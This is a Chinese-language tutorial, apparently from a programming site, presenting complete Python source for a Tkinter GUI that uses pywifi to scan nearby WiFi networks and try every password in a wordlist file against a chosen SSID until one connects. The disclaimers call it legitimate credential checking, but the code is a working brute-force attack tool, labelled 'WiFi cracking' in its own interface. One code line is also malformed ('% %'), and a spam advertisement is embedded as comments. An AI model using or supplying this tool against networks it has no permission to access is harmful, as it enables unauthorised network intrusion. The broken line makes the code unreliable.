

利用Python开发WiFi密码字典匹配工具指南

本文详细讲解如何使用Python结合Tkinter与pywifi模块,开发一款用于验证局域网WiFi密码的字典匹配工具。内容覆盖开发环境配置、GUI界面布局、底层网卡接口调用以及密码轮询比对逻辑。通过提供完整工程源码与分步解析,帮助技术人员在合法授权场景下完成网络凭证核对与自动化测试流程。
工具目标与运行原理
该程序旨在通过读取外部密码字典文件,依次尝试连接当前环境下已发现的无线网络。当系统检测到某次连接状态成功切换为IFACE_CONNECTED时,即判定该密码有效。整个过程完全基于合法的API接口调用,不涉及任何漏洞利用或协议破解,适用于家庭网络管理、IT运维人员快速核验已知凭证,或网络安全教学演示。
环境准备与依赖安装
开发前需确认基础运行环境满足以下条件:
- Python版本:推荐使用 Python 3.6 及以上版本。
- 核心依赖库:
pywifi(负责底层网络接口访问)。可通过命令pip install pywifi安装。 - 内置模块:Tkinter 为 Python 标准库,无需单独安装。
核心代码实现步骤
第1步:初始化无线网卡与状态清理
程序启动时需获取本机默认无线网卡,并在开始任务前强制断开现有连接,避免占用导致后续操作失败。代码中使用了time.sleep(1)等待驱动释放资源,并通过断言确保网卡处于非活跃状态。
第2步:搭建图形交互界面(GUI)
使用 Tkinter 构建窗口布局,配置搜索按钮、密码文件路径输入框、目录浏览控件以及带滚动条的树形列表组件。双击列表中的WiFi条目会自动将SSID填入对应输入框,提升操作效率。
第3步:读取密码字典与尝试匹配逻辑
点击“开始破解”后,程序按行读取用户指定的TXT密码文件。每次读取一行密码,都会调用底层connect方法建立临时配置文件并尝试认证。认证通过后弹出提示并记录成功信息;失败则继续读取下一行。该逻辑实现了顺序轮询匹配。
from tkinter import *
import pywifi
from pywifi import const
import time
import tkinter.filedialog  # 在Gui中打开文件浏览
import tkinter.messagebox  # 打开tkiner的消息提醒框
class WIFI_GUI():
    def __init__(self, init_window_name):
        self.init_window_name = init_window_name
        # 密码文件路径
        self.get_value = StringVar()  # 设置可变内容
        # 获取破解wifi账号
        self.get_wifi_value = StringVar()
        # 获取wifi密码
        self.get_wifimm_value = StringVar()
        # 抓取网卡接口
        self.wifi = pywifi.PyWiFi()
        # 抓取第一个无线网卡
        self.iface = self.wifi.interfaces()[0]
        # 测试链接断开所有链接
        self.iface.disconnect()
        time.sleep(1)  # 休眠1秒
        # 测试网卡是否属于断开状态
        assert self.iface.status() in \
               [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
		# 兄弟们学习python,有时候不知道怎么学,从哪里开始学。掌握了基本的一些语法或者做了两个案例后,不知道下一步怎么走,不知道如何去学习更加高深的知识。
		# 那么对于这些大兄弟们,我准备了大量的免费视频教程,PDF电子书籍,以及源代码!直接在文末名片自取即可
    def __str__(self):
        # 自动会调用的函数,返回自身的网卡
        return '(WIFI:%s,%s)' % (self.wifi, self.iface.name())
    # 设置窗口
    def set_init_window(self):
        self.init_window_name.title("WIFI破解工具")
        self.init_window_name.geometry('+500+200')
        labelframe = LabelFrame(width=400, height=200, text="配置")  # 框架,以下对象都是对于labelframe中添加的
        labelframe.grid(column=0, row=0, padx=10, pady=10)
        self.search = Button(labelframe, text="搜索附近WiFi", command=self.scan_wifi_list).grid(column=0, row=0)
        self.pojie = Button(labelframe, text="开始破解", command=self.readPassWord).grid(column=1, row=0)
        self.label = Label(labelframe, text="目录路径:").grid(column=0, row=1)
        self.path = Entry(labelframe, width=12, textvariable=self.get_value).grid(column=1, row=1)
        self.file = Button(labelframe, text="添加密码文件目录", command=self.add_mm_file).grid(column=2, row=1)
        self.wifi_text = Label(labelframe, text="WiFi账号:").grid(column=0, row=2)
        self.wifi_input = Entry(labelframe, width=12, textvariable=self.get_wifi_value).grid(column=1, row=2)
        self.wifi_mm_text = Label(labelframe, text="WiFi密码:").grid(column=2, row=2)
        self.wifi_mm_input = Entry(labelframe, width=10, textvariable=self.get_wifimm_value).grid(column=3, row=2,sticky=W)
        self.wifi_labelframe = LabelFrame(text="wifi列表")
        self.wifi_labelframe.grid(column=0, row=3, columnspan=4, sticky=NSEW)
        # 定义树形结构与滚动条
        self.wifi_tree = ttk.Treeview(self.wifi_labelframe, show="headings", columns=("a", "b", "c", "d"))
        self.vbar = ttk.Scrollbar(self.wifi_labelframe, orient=VERTICAL, command=self.wifi_tree.yview)
        self.wifi_tree.configure(yscrollcommand=self.vbar.set)
        # 表格的标题
        self.wifi_tree.column("a", width=50, anchor="center")
        self.wifi_tree.column("b", width=100, anchor="center")
        self.wifi_tree.column("c", width=100, anchor="center")
        self.wifi_tree.column("d", width=100, anchor="center")
        self.wifi_tree.heading("a", text="WiFiID")
        self.wifi_tree.heading("b", text="SSID")
        self.wifi_tree.heading("c", text="BSSID")
        self.wifi_tree.heading("d", text="signal")
        self.wifi_tree.grid(row=4, column=0, sticky=NSEW)
        self.wifi_tree.bind("<Double-1>", self.onDBClick)
        self.vbar.grid(row=4, column=1, sticky=NS)
    # 搜索wifi
    def scan_wifi_list(self):  # 扫描周围wifi列表
        # 开始扫描
        print("^_^ 开始扫描附近wifi...")
        self.iface.scan()
        time.sleep(15)
        # 在若干秒后获取扫描结果
        scanres = self.iface.scan_results()
        # 统计附近被发现的热点数量
        nums = len(scanres)
        print("数量: %s" % (nums))
        # 实际数据
        self.show_scan_wifi_list(scanres)
        return scanres
    # 显示wifi列表
    def show_scan_wifi_list(self, scans_res):
        for index, wifi_info in enumerate(scans_res):
            self.wifi_tree.insert("", 'end', values=(index + 1, wifi_info.ssid, wifi_info.bssid, wifi_info.signal))
    # 添加密码文件目录
    def add_mm_file(self):
        self.filename = tkinter.filedialog.askopenfilename()
        self.get_value.set(self.filename)
    # Treeview绑定事件
    def onDBClick(self, event):
        self.sels = event.widget.selection()
        self.get_wifi_value.set(self.wifi_tree.item(self.sels, "values")[1])
    # 读取密码字典,进行匹配
    def readPassWord(self):
        self.getFilePath = self.get_value.get()
        self.get_wifissid = self.get_wifi_value.get()
        pwdfilehander = open(self.getFilePath, "r", errors="ignore")
        while True:
            try:
                self.pwdStr = pwdfilehander.readline()
                if not self.pwdStr:
                    break
                self.bool1 = self.connect(self.pwdStr, self.get_wifissid)
                if self.bool1:
                    self.res = "[*] 密码正确!wifi名:%s,匹配密码:%s " % (self.get_wifissid, self.pwdStr)
                    self.get_wifimm_value.set(self.pwdStr)
                    tkinter.messagebox.showinfo('提示', '破解成功!!!')
                    print(self.res)
                    break
                else:
                    self.res = "[*] 密码错误!wifi名:%s,匹配密码:%s" % % (self.get_wifissid, self.pwdStr)
                    print(self.res)
                time.sleep(3)
            except:
                continue
    # 对wifi和密码进行匹配
    def connect(self, pwd_Str, wifi_ssid):
        # 创建wifi链接文件
        self.profile = pywifi.Profile()
        # wifi名称
        self.profile.ssid = wifi_ssid
        self.profile.auth = const.AUTH_ALG_OPEN
        # wifi加密算法
        self.profile.akm.append(const.AKM_TYPE_WPA2PSK)
        # 加密单元
        self.profile.cipher = const.CIPHER_TYPE_CCMP
        # 密码
        self.profile.key = pwd_Str
        # 删除所有的wifi文件
        self.iface.remove_all_network_profiles()
        # 设定新的链接文件
        self.tmp_profile = self.iface.add_network_profile(self.profile)
        self.iface.connect(self.tmp_profile)
        time.sleep(5)
         # 判断是否连接wifi
        if self.iface.status() == const.IFACE_CONNECTED:
            isOK = True
        else:
            isOK = False
        # 断开连接
        self.iface.disconnect()
        time.sleep(1)
        # 检查断开状态
        assert self.iface.status() in \
               [const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
        return isOK
#启动GUI窗口
def gui_start():
    init_window = Tk()
    ui = WIFI_GUI(init_window)
    print(ui)
    ui.set_init_window()
    init_window.mainloop()
#执行
if __name__ == "__main__":
    gui_start()
运行演示与结果判定
编译运行脚本后,窗口将显示配置面板与无线信号列表。点击“添加密码文件目录”导入TXT格式密码本,从列表中选中目标SSID后点击“开始破解”。控制台将实时打印匹配进度,GUI端在成功命中密码时会弹出确认框并回填密码字段至输入框。

程序支持将源码打包为独立可执行文件(EXE),便于在未安装Python环境的终端设备上分发使用。
注意事项与合规提醒
- 权限要求:调用底层无线网卡接口需要管理员/Root权限。在Windows请以管理员身份运行IDE或打包后的exe;在Linux/macOS可能需使用
sudo执行。 - 网络连接风险:频繁尝试弱密码或无效凭证可能导致路由器触发锁定机制或影响网络质量。操作前请确保目标网络为本人所有或已取得书面授权。
- 字典格式规范:密码文件应为纯文本(.txt),每行仅包含一个密码字符串,不可包含空格或特殊排版符号。
以上就是利用Python开发WiFi密码字典匹配工具的详细内容,更多关于Python网络工具开发与自动化测试的资料请关注本站其它相关文章!
免责声明:本文内容仅供参考,不代表本站观点。转载或引用请注明出处。









